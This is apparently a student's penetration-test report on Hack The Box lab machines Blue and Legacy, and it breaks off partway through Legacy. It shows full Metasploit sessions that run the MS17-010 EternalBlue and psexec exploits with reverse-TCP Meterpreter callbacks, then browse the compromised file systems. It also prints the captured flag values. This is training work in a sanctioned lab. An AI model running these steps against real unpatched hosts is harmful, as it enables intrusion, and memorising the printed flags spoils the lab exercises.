Security Assessment Findings Report
R&B Pen Testing- Your First Line of Cyber Defense

Business Confidential

Date: December 14th, 2024
Project: Final ITP 325
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Demo Company (DC) and TCM Security (TCMS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both DC and TCMS.

TCMS may share this document with auditors under non-disclosure agreements to demonstrate compliance with penetration testing requirements.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment, not any changes or modifications made outside that period.

Time-limited engagements do not allow for a full evaluation of all security controls. TCMS prioritized the assessment to identify the weakest security controls an attacker would exploit. TCMS recommends conducting similar assessments annually by internal or third-party assessors to ensure the continued effectiveness of the controls.

Assessment Components

External Penetration Test

An external penetration test simulates an attacker attempting to gain access to an internal network without internal resources or insider knowledge. A TCMS engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, previously breached passwords, and other details that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities that could be exploited.

Executive Summary

The following paragraph summarizes the actions and findings of the R & B Pen Testing and its penetration testing assessment of five vulnerable hack-the-box machines. The five hacked machines are Blue, Legacy, Granny, Grandpa, and Optimum. For each one, R & B Pen Testing conducted scans to assess vulnerabilities and then exploited said detected vulnerabilities. The list of exploited vulnerabilities included, but was not limited to, issues with Microsoft services and HTTP server services. Every machine was successfully penetrated. The following report also includes an analysis of the vulnerability and the exploit, and suggestions for securing it.


Machine #1 Blue

Lhost in Metasploit: 10.10.16.7


Blue Target IP address: 10.129.243.140

1) **I created a directory for Blue**


2) **I ran an Nmap scan on the blue target machine using the target machine's IP address**



3) **Cat nmap.txt**




Then I launched msfconsole
I searched for Eternal Blue




```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
ode Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
ommand Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

I used exploit 0, set lhost as my eth0local host address for exploitation configuration
and rhosts as the blue machine ip and checked options




```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS  10.129.243.140
RHOSTS => 10.129.243.140
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.16.7
LHOST => 10.10.16.7
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.129.243.140   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.7       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Ran exploit



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.16.7:4444
[*] 10.129.243.140:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.129.243.140:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.129.243.140:445    - Scanned 1 of 1 hosts (100% complete)
[+] 10.129.243.140:445 - The target is vulnerable.
[*] 10.129.243.140:445 - Connecting to target for exploitation.
[+] 10.129.243.140:445 - Connection established for exploitation.
[+] 10.129.243.140:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.129.243.140:445 - CORE raw buffer dump (42 bytes)
[*] 10.129.243.140:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.129.243.140:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.129.243.140:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.129.243.140:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.129.243.140:445 - Trying exploit with 12 Groom Allocations.
[*] 10.129.243.140:445 - Sending all but last fragment of exploit packet
[*] 10.129.243.140:445 - Starting non-paged pool grooming
[+] 10.129.243.140:445 - Sending SMBv2 buffers
[+] 10.129.243.140:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.129.243.140:445 - Sending final SMBv2 buffers.
[*] 10.129.243.140:445 - Sending last fragment of exploit packet!
[*] 10.129.243.140:445 - Receiving response from exploit packet
[+] 10.129.243.140:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.129.243.140:445 - Sending egg to corrupted connection.
[*] 10.129.243.140:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.129.243.140
[*] Meterpreter session 1 opened (10.10.16.7:4444 → 10.129.243.140:49158) at 2024-11-18 21:25:38 -0800
[+] 10.129.243.140:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.243.140:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.243.140:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

After the exploit ran successfully I navigated to the C:\\Users directory and listed its contents



```
meterpreter > cd C:\\Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2017-07-20 23:56:36 -0700  Administrator
040777/rwxrwxrwx  0     dir   2009-07-13 22:08:56 -0700  All Users
040555/r-xr-xr-x  8192  dir   2009-07-14 00:07:31 -0700  Default
040777/rwxrwxrwx  0     dir   2009-07-13 22:08:56 -0700  Default User
040555/r-xr-xr-x  4096  dir   2011-04-12 00:51:29 -0700  Public
100666/rw-rw-rw-  174   fil   2009-07-13 21:54:24 -0700  desktop.ini
040777/rwxrwxrwx  8192  dir   2017-07-14 06:45:53 -0700  haris
```

I navigated to the Administrator desktop and found root.txt

```
meterpreter > cd Administrator\\Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-20 23:56:40 -0700  desktop.ini
100444/r--r--r--  34    fil   2024-11-18 20:59:01 -0800  root.txt

meterpreter > cat root.txt
65248a1403aa8da1df8c4bd47f5304d9
```


I navigated to Haris's desktop and found user.txt

```
meterpreter > cd C:\\Users\\haris\\Desktop
meterpreter > ls
Listing: C:\Users\haris\Desktop
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-15 00:58:32 -0700  desktop.ini
100444/r--r--r--  34    fil   2024-11-18 20:59:01 -0800  user.txt

meterpreter > cat user.txt
d8982377b00bdac11cc098200e2015be
```


Machine #2 Legacy

Lhost in Metasploit: 10.10.16.7
Legacy Target IP: 10.129.227.181

1) **Made a directory for legacy**




2) **Nmap scan on legacy**




3) **cat namp.txt**

```
(rmaraqa㉿rmaraqa)-[~/Legacy]
$ cat nmap.txt
# Nmap 7.92 scan initiated Mon Nov 18 21:50:21 2024 as: nmap -A -T4 -p- -oN nmap.txt 10.129.227.181
Nmap scan report for 10.129.227.181
Host is up (0.24s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 5d00h57m39s, deviation: 1h24m50s, median: 4d23h57m39s
|_nbstat: NetBIOS name: nil, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b0:03:cf (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2024-11-24T10:00:20+02:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 18 22:02:51 2024 -- 1 IP address (1 host up) scanned in 750.04 seconds
```

I ran msfconsole
Searched smb



Found this exploit can:




Used exploit 40


Set RHOST to the legacy target machine IP and lhost to my Kali IP, and checked options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.129.227.181
RHOSTS => 10.129.227.181
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.16.7
LHOST => 10.10.16.7
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                Required  Description
   ----                  ---------------                                --------  -----------
   DBGTRACE              false                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/word      yes       List of named pipes to check
                         lists/named_pipes.txt
   RHOSTS                10.129.227.181                                 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
                                                                                  Using-Metasploit
   RPORT                 445                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                  no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                 no        The service display name
   SERVICE_NAME                                                         no        The service name
   SHARE                 ADMIN$                                         yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal r
                                                                                  ead/write folder share
   SMBDomain             .                                              no        The Windows domain to use for authentication
   SMBPass                                                              no        The password for the specified username
   SMBUser                                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.7       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Ran the exploit and got a meterpreter shell



Went to the directory (I researched this file system to find out that users are stored in Documents and Settings) :



Went into the docs and settings

```
meterpreter > cd "Documents and Settings"
meterpreter > ls
Listing: C:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2017-03-15 23:07:21 -0700  Administrator
040777/rwxrwxrwx  0     dir   2017-03-15 22:29:48 -0700  All Users
040777/rwxrwxrwx  0     dir   2017-03-15 22:33:37 -0700  Default User
040777/rwxrwxrwx  0     dir   2017-03-15 22:32:52 -0700  LocalService
040777/rwxrwxrwx  0     dir   2017-03-15 22:32:43 -0700  NetworkService
040777/rwxrwxrwx  0     dir   2017-03-15 22:33:42 -0700  john
```

Went into admin

```
meterpreter > cd Administrator
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > ls
Listing: C:\Documents and Settings\Administrator
================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040555/r-xr-xr-x  0       dir   2017-03-15 23:07:29 -0700  Application Data
040777/rwxrwxrwx  0       dir   2017-03-15 22:32:27 -0700  Cookies
040777/rwxrwxrwx  0       dir   2017-03-15 23:18:27 -0700  Desktop
040555/r-xr-xr-x  0       dir   2017-03-15 23:07:32 -0700  Favorites
040777/rwxrwxrwx  0       dir   2017-03-15 22:20:48 -0700  Local Settings
040555/r-xr-xr-x  0       dir   2017-03-15 23:07:31 -0700  My Documents
100666/rw-rw-rw-  786432  fil   2022-05-28 04:32:30 -0700  NTUSER.DAT
100666/rw-rw-rw-  1024    fil   2024-11-23 23:57:58 -0800  NTUSER.DAT.LOG
040777/rwxrwxrwx  0       dir   2017-03-15 22:20:48 -0700  NetHood
040777/rwxrwxrwx  0       dir   2017-03-15 22:20:48 -0700  PrintHood
040555/r-xr-xr-x  0       dir   2017-03-15 23:07:31 -0700  Recent
040555/r-xr-xr-x  0       dir   2017-03-15 23:07:24 -0700  SendTo
040555/r-xr-xr-x  0       dir   2017-03-15 22:20:48 -0700  Start Menu
040777/rwxrwxrwx  0       dir   2017-03-15 22:28:41 -0700  Templates
100666/rw-rw-rw-  178     fil   2022-05-28 04:32:30 -0700  ntuser.ini
```

Went into admin desktop and found root.txt and ran cat

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
==========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-15 23:18:50 -0700  root.txt

meterpreter > cat root.txt
993442d258b0e0ec917cae9e695d5713meterpreter >
```

Went back to documents and settings, went to John's directory

```
meterpreter > ls
Listing: C:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2017-03-15 23:07:21 -0700  Administrator
040777/rwxrwxrwx  0     dir   2017-03-15 22:29:48 -0700  All Users
040777/rwxrwxrwx  0     dir   2017-03-15 22:33:37 -0700  Default User
